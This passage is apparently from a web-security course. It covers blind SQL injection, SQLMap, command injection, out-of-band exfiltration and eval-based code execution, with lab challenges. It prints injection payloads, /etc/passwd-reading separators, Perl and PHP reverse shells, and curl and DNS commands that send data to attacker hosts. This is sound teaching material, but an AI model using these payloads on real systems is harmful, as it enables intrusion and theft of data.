page/?id=54 and 1=IF(1>1,1,0) # False condition
```

Let's extract database name length:

```
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>1,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>2,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>3,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>4,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>5,1,2)-- - # True condition
page/?id=54 and 1=IF((SELECT LENGTH(DATABASE()))>6,1,2)-- - # False condition
```


So the length is 6, by the same method we can extract database name, let's see in action 🙂



SQLMap (Tool)

- Open source penetration testing tool
- Automates detecting and exploiting SQL injection
- Comes with a powerful detection engine
  - http://www.sqlmap.org
  - Clone it from Github (recommended)
- Some useful switches:
  - Switch `-u` for giving the URL of the target
  - Switch `-r` for giving the exact HTTP request to test (recommended)
  - Switch `-p` to specify the parameter to test
  - Switch `--technique` to specify the SQLi technique
  - Switch `-D` to specify the database
  - Switch `-T` to specify the Table
  - Switch `--dbs` to extract database names
  - Switch `--tables` to extract table names
  - Switch `--columns` to extract table names
  - Switch `--dump` to dump the data

- Switch `--batch` to answer question in the common way
- Switch `--risk` and `—level` to increase the power of detection
- Switch `--dbms` to specify the database




File Privilege - Read / Write

In order to read or write file, the SQL user should have file privilege.

```
mysql> SHOW GRANTS for user;
+---------------------------------------------------+
| Grants for user@%                                 |
+---------------------------------------------------+
| GRANT FILE ON *.* TO 'user'@'%'                   |
| GRANT ALL PRIVILEGES ON `user`.* TO 'TESTDB'@'%'  |
+---------------------------------------------------+
2 rows in set (0.00 sec)
```

The queries to read and write file:


```
select load_file('/etc/hosts') # reads /etc/hosts
select 'SALAM' into outfile '/tmp/file.txt' # writes SALAM in /tmp/files.txt
```




DNS Exfiltration - Bonus

- Sending the data by DNS or HTTP
  - https://portswigger.net/web-security/sql-injection/cheat-sheet
  - https://www.acunetix.com/blog/articles/blind-out-of-band-sql-injection-vulnerability-testing-added-acumonitor

The flow is something like this:






Recap

Let's recap the lesson

- SQLi occurs when an attacker can alter SQL query to something new that not supposed to be
- There are some common SQLi techniques, Union based, Boolean blind, Time blind, etc
- Each technique works in a case:
  - Union based: when Query is `select` and the data is shown to users **directly**
  - Boolean blind: when SQL data is shown to users **indirectly**
  - Time blind: when nothing is shown to users
- In Union based injection, `order by` helps attacker determine number of columns in the `select` Query
- In Boolean blind, **True** and **False** conditions must be identified, the data should be extracted byte by byte
- In Time blind, the **True** and **False** condition is measured by the **time delay** for each request
- In SQLi, the privilege of the user is limited by SQL user that handles the connection

- In order to pull out data, database names, table names and column names should be known
- All names (DB, Table, etc) are stored in a database named `information_schema`
- No matters what technique is used for SQLi, `information_schema` always have required data
- In SQLi, **HEX equivalent** can be used in strings by `0xHEX` (cannot be used in Query syntax)
- If a target is vulnerable to SQLi, Time based **always work**, Boolean blind or Union may work or do not
- SQLMap can be used in order to detect and exploit a SQLi flaws



Tasks

SQL injection tasks

Quiz Time

Which one is vulnerable?

```
cursor.execute("SELECT id FROM users WHERE username = '" + username + "'");
cursor.execute("SELECT id FROM users WHERE username = '%s'" % username);
cursor.execute("SELECT id FROM users WHERE username = '{}'".format(username));
cursor.execute(f"SELECT id FROM users WHERE username = '{username}'");
cursor.execute("SELECT id FROM users WHERE username = '%s'", (username, ));
cursor.execute("SELECT id FROM users WHERE username = %(username)s", {'username': user
name});
```

Practice - MySQL

Setup a MySQL, try to create a table and a column, then insert some data try different select queries

Practice - SQLi

- Open the SQL injection challenge, click on level 1, try to exploit it manually
- Open the SQL injection challenge, click on level 2, try to exploit it manually + SQLMap

SQLi - Level 3

- Open the SQL injection challenge, click on level 3 to solve
- Do not look at the source code until you solve it
- Discover the injection by different techniques manually
- Which interaction is it? can it be exploited by **UNION**?
- Find the **true** and **false** condition
- Code a Python or Go script to
  - Extract database length and name
  - Extract tables names belonged to the database
  - Extract columns names belonged to the database and the tables
  - Extract the data 🙂
- Use SQLMap to exploit the hole

SQLi - Level 4

- Open the SQL injection challenge, click on level 4 to solve
- Look at the source carefully, there is a filter applied on the Query
- Find out the inner select's column number by `order by`
- Try to bypass the filters, exploit the hole by **union select**

SQLi - Level 5

- Open the SQL injection challenge, click on level 5 to solve
- Look at the source carefully, the `space` is filtered
- Are there any alternatives to use? exploit the hole by **union select**

SQLi - Level 6

- Open the SQL injection challenge, click on level 6 to solve
- Look at the source carefully, there is a filter applied on the query
- First, find out a way to break out the Query, then try to fix the Query to not have errors

- exploit the hole by **union select**

SQLi - Level 7

- Open the SQL injection challenge, click on level 7 to solve
- This is a BlackBox challenge, try to find out the filters and bypass them
- The goal of the challenge is to read `/etc/passwd` file, fuzzing might help you 🙂

Command Injection

Before Start

You should know about the following topics before start the lesson. However, I'll cover some concepts during the lesson

- The basic of shell (bash preferred)
- The basic of network, TCP/IP
- Encodings, such as HEX or Base64
- Usage of some commands such as `curl`, `ping` and `xxd` and `netcat`
- Programming concepts and understanding
- Installation and running a Python script or tool

>_

What is Command Injection?

- Unauthorized execution of OS commands
- Unsafe user-supplied data to a system shell
- The severity is critical


But why do web applications need to interact with shell?

- Converting an image
- Converting a video
- Calling an external web service
- Calling a binary

Code example, the `video_name` comes from user input:

```
os.system("/bin/ffmpeg -i {} -c:a copy -c:v vp9 -r 30 /files/user/{}/videos".format(vi
deo_name, session.get('user_id')))
```

The flow is something like this:



The Detection

The detection is to fuzz the suspicious input, there are some command separators, a useful list can be found here

```
; cat /etc/passwd
&& cat /etc/passwd
| cat /etc/passwd
|| cat /etc/passwd
`cat /etc/passwd`
$(cat /etc/passwd)
{cat,/etc/passwd}
cat$IFS/etc/passwd
cat$IFS/etc/passwd
cat ${HOME:0:1}etc${HOME:0:1}passwd
```

Let’s see the Command Injection in action (challenges 1 and 2)

Real World Examples

Real world example?

We Hacked Apple for 3 Months: Here's What We Found

Between the period of July 6th to October 6th myself, Brett Buerhaus, Ben Sadeghipour, Samuel Erb, and Tanner Barnes worked together and hacked on the Apple bug bounty program.

https://samcurry.net/hacking-apple/#vuln4

The HTTP request:

```
POST /api/v1/validate/epub HTTP/1.1
Host: authors.apple.com

{"epubKey":"2020_8_11/10f7f9ad-2a8a-44aa-9eec-8e48468de1d8_sample.epub","providerId":"BrettBuerhaus2096637541"}
```

Response:

```
[2020-08-11 21:49:59 UTC] <main> DBG-X:   parameter TransporterArguments = -m validateRawAssets -assetFile /tmp/10f7f9ad-2a8a-44aa-
9eec-8e48468de1d8_sample.epub -dsToken **hidden value** -DDataCenters=contentdelivery.itunes.apple.com -Dtransporter.client=BooksPo
rtal -Dcom.apple.transporter.updater.disable=true -verbose eXtreme -Dcom.transporter.client.version=1.0 -itc_provider BrettBuerhaus
2096637541
```

The attack:

```
"providerId":"BrettBuerhaus2096637541||id"
```

Let's make another example

LocalTapiola disclosed on HackerOne: RCE using bash command...

Issue The reporter found an intricate way of performing an RCE against the server. The issue arose from a design where the service is using a command line tool to dynamically resize images on the fly. The reporter managed to find a weakness in the way the process was implemented.

https://hackerone.com/reports/303061

The vulnerability:

```
https://toimitilat.lahitapiola.fi/system/images/BAhbCFsHOgZmSSJIMj[redacted]ZW5rYXR1XzFfanVsa2lzaXZ1M19MVF93LmpwZwY6BkVUWwk6B[redacted]ZlcnRJ

→

[[:fI"H2017/12/01/08_34_36_493_00100_Kaisaniemenkatu_1_julkisivu3_LT_w.jpg:ET[ :p:convertI")-strip -interlace Plane -quality 80%;T0[;:

→
```

```
[[:fI"H2017/12/01/08_34_36_493_00100_Kaisaniemenkatu_1_julkisivu3_LT_w.jpg:ET[ :p:convertI")-strip -interlace Plane -quality 80% [INJE

→

&& wget http://attackerhost/d.html
```

Reverse Shell

- HTTP is an stateless protocol, in the Command Injection, attackers execute commands on a non-interactive shell
- An interactive shell can be achieved through 2 ways
  - Spawning a shell and bind it on a port in target machine, connecting to it directly (nowadays is impossible, why?)
  - Using a reverse shell forcing target machine to connect back to attacking machine
- Procedure:
  - Attacker’s machine listens on a port
  - Victim’s machine connects to the port
  - Victim’s spawn a shell
  - Attacker will have the shell
- A useful site → https://www.revshells.com

Perl code:

```
perl -e 'use Socket;$i="IP";$p=PORT;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tc
p"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&
S");open(STDERR,">&S");exec("/bin/bash -i");};'
```

PHP code:

```
php -r '$sock=fsockopen("IP",PORT);exec("sh <&3 >&3 2>&3");'
```

- Let’s make a reverse shell to see how it works

Data Exfiltration

There are two types of Command Injection

- (Normal) Command Injection
- Blind Command Injection

In the normal mode, the data can be grabbed easily. However in the blind mode, Out of Band techniques should be used:

- HTTP data exfiltration
- DNS data exfiltration

In order for HTTP exfiltration, any program can be used, such `curl`, `wget`, etc. Data should be sent out to the attacker's server. Example:

```
curl https://attacker.tld -d "$(id)" # sending out the result of a command
curl https://attacker.tld --data-binary @/etc/passwd # sending out a file
```

In order for HTTP exfiltration, any program that can send ICMP packet is useful, such as `ping`, `host` and etc. Data should be sent out to the attacker's server:

```
dig a +short $(whoami).icollab.info # in the server -> 29-May-2022 10:57:43.096 querie
s: info: client @0x7f47e8099f00 74.125.181.8#36381 (yasho.icollab.info): query: yasho.
icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
```

However, it's not simple always. What if does data contain space or binary characters? the data should be `encoded` by HEX or `Base64`:

```
uname -a | od -A n -t x1 | sed 's/ *//g' | while read exfil; do ping -c 1 $exfil.host.
tld; done
```

The response:

```
29-May-2022 11:06:13.012 queries: info: client @0x7f47e8099f00 74.125.47.2#44650 (4461
7277696e20596173686f732d4d61.icollab.info): query: 44617277696e20596173686f732d4d61.ic
ollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:13.320 queries: info: client @0x7f47ec00f190 74.125.47.150#42485 (63
426f6f6b2d50726f2e6c6f63616c20.icollab.info): query: 63426f6f6b2d50726f2e6c6f63616c20.
icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:13.620 queries: info: client @0x7f47ec00f190 172.217.41.197#57257 (3
2312e312e302044617277696e204b65.icollab.info): query: 32312e312e302044617277696e204b6
5.icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:13.920 queries: info: client @0x7f47ec00f190 74.125.73.70#39741 (726
e656c2056657273696f6e2032312e.icollab.info): query: 726e656c2056657273696f6e2032312e.i
collab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:14.220 queries: info: client @0x7f47e8099f00 74.125.47.5#54354 (312e
303a20576564204f637420313320.icollab.info): query: 312e303a20576564204f637420313320.ic
ollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:14.520 queries: info: client @0x7f47ec00f190 74.125.181.7#60156 (313
73a33333a32342050445420323032.icollab.info): query: 31373a33333a32342050445420323032.i
collab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:14.820 queries: info: client @0x7f47e8099f00 74.125.47.10#55295 (313
b20726f6f743a786e752d38303139.icollab.info): query: 313b20726f6f743a786e752d38303139.i
collab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:15.120 queries: info: client @0x7f47e8099f00 74.125.181.1#64180 (2e3
4312e357e312f52454c454153455f.icollab.info): query: 2e34312e357e312f52454c454153455f.i
collab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:15.416 queries: info: client @0x7f47e8099f00 172.253.215.74#36301 (4
1524d36345f54383130312061726d36.icollab.info): query: 41524d36345f54383130312061726d3
6.icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.231.0/24/0]
29-May-2022 11:06:15.720 queries: info: client @0x7f47ec00f190 74.125.73.65#64050 (340
a.icollab.info): query: 340a.icollab.info IN A -E(0)DC (54.37.175.117) [ECS 91.134.23
1.0/24/0]
```

Extracting out the subdomains:

```
echo "44617277696e20596173686f732d4d6163426f6f6b2d50726f2e6c6f63616c2032312e312e302044
617277696e204b65726e656c2056657273696f6e2032312e312e303a20576564204f63742031332031373a
33333a323420504454204203230323132313b20726f6f743a786e752d383031392e34312e357e312f52454c454153
455f41524d36345f54383130312061726d36340a" | xxd -r -p # result -> Darwin Yashos-MacBoo
k-Pro.local 21.1.0 Darwin Kernel Version 21.1.0: Wed Oct 13 17:33:24 PDT 2021; root:xn
u-8019.41.5~1/RELEASE_ARM64_T8101 arm64
```

- Let’s pull out data by out of band technique (HTTP and DNS)

Commix (Tool)

- Is an open source penetration testing tool
- Automates the detection and exploitation of Command Injection vulnerabilities
- The website https://commixproject.com
- Clone it from Github (recommended)

Let’s see Commix in action

Recap

Let’s recap the Command Injection lesson

- It happens when unsafe inputs pass through shell without sanitization
- In BlackBox tests, hunters should **fuzz** all inputs to detect Command Injection (depends on their methodology)
- Browsing web applications normally leads to identify suspicious inputs to test
- The best way to get an interactive shell is reverse shell technique
- Reverse shell is to force the target machine to connect to the attacker machine and spawn a shell
- In order to exfiltrate data, Out of Band technique can be used, HTTP and DNS protocols are the first choices

>_

Tasks (1)

Command Injection tasks

Practice

- Open the CI-level1 and use different payloads to get CI
- Open the CI-level2 and use different payloads to get CI, try OOB!
    - Use Commix to detect and exploit the hole
    - Make a connect back to your server manually (do on your local machine alternatively)

CI - Level 3

- Open the CI-level3
- Try to use various payloads you've learnt, can you achieve Command Injection?
- There is a filter applied here, how can you bypass it? search on the Net!

CI - Level 4

- Open the CI-level4
- Try the payload which worked on the level 3, why is it not working?

- Listen on a port in your server, put your IP and PORT as `http://IP:PORT` and analyze the headers
- Can you guess the command which is executed by the server?
- If you cannot achieve RCE, what else can you do?

▼ Need a hint?

Try to read local files

CI - Level 5


- Open the CI-level5
- It’s like previous one, but harder! can you find a bypass?
- There are several (at least 3 ways) to read local files, try to find out all!

▼ Need a hint?


There is no hint here, search the Net!

CI - Metronium

- Open the Metronium challenge
- Browser the site carefully, pay attention to the source code
- Try to find an endpoint which passes users input into the shell 🙂
- The goal of the challenge is to execute `id` and get the output




Remote Code Execution



Before Start

You should know about the following topics before start the lesson. However, I'll cover some concepts during the lesson

- Programming concepts and understanding
- Installation and running a Python script or tool
- Potentially dangerous functions in each programming language



What Is Remote Code Execution? (1)

- RCE is a vulnerability that an attacker can inject arbitrary code into the web application, and the application executes the code
- In other word, the web application evaluates the code without validating it
- In most cases, `eval()` function is the cause, but what is it?
- The `eval()` function **evaluates a string as a code** (in most languages, there is a same concept with different function)

Code Example

Look at the code below:

```
<?php
$code = @$_GET['code'];
eval($code);
?>
```

How can we run our code? Let’s see in action. How can we take advantage of this?

Sometimes, there is not as easy as we saw, look at the code below:

```
<?php
$echo = @$_GET['echo'];
eval("print('$echo');");
?>
```

We should break out the context, but it’s not enough. We should fix the code to work! Let’s see in action.

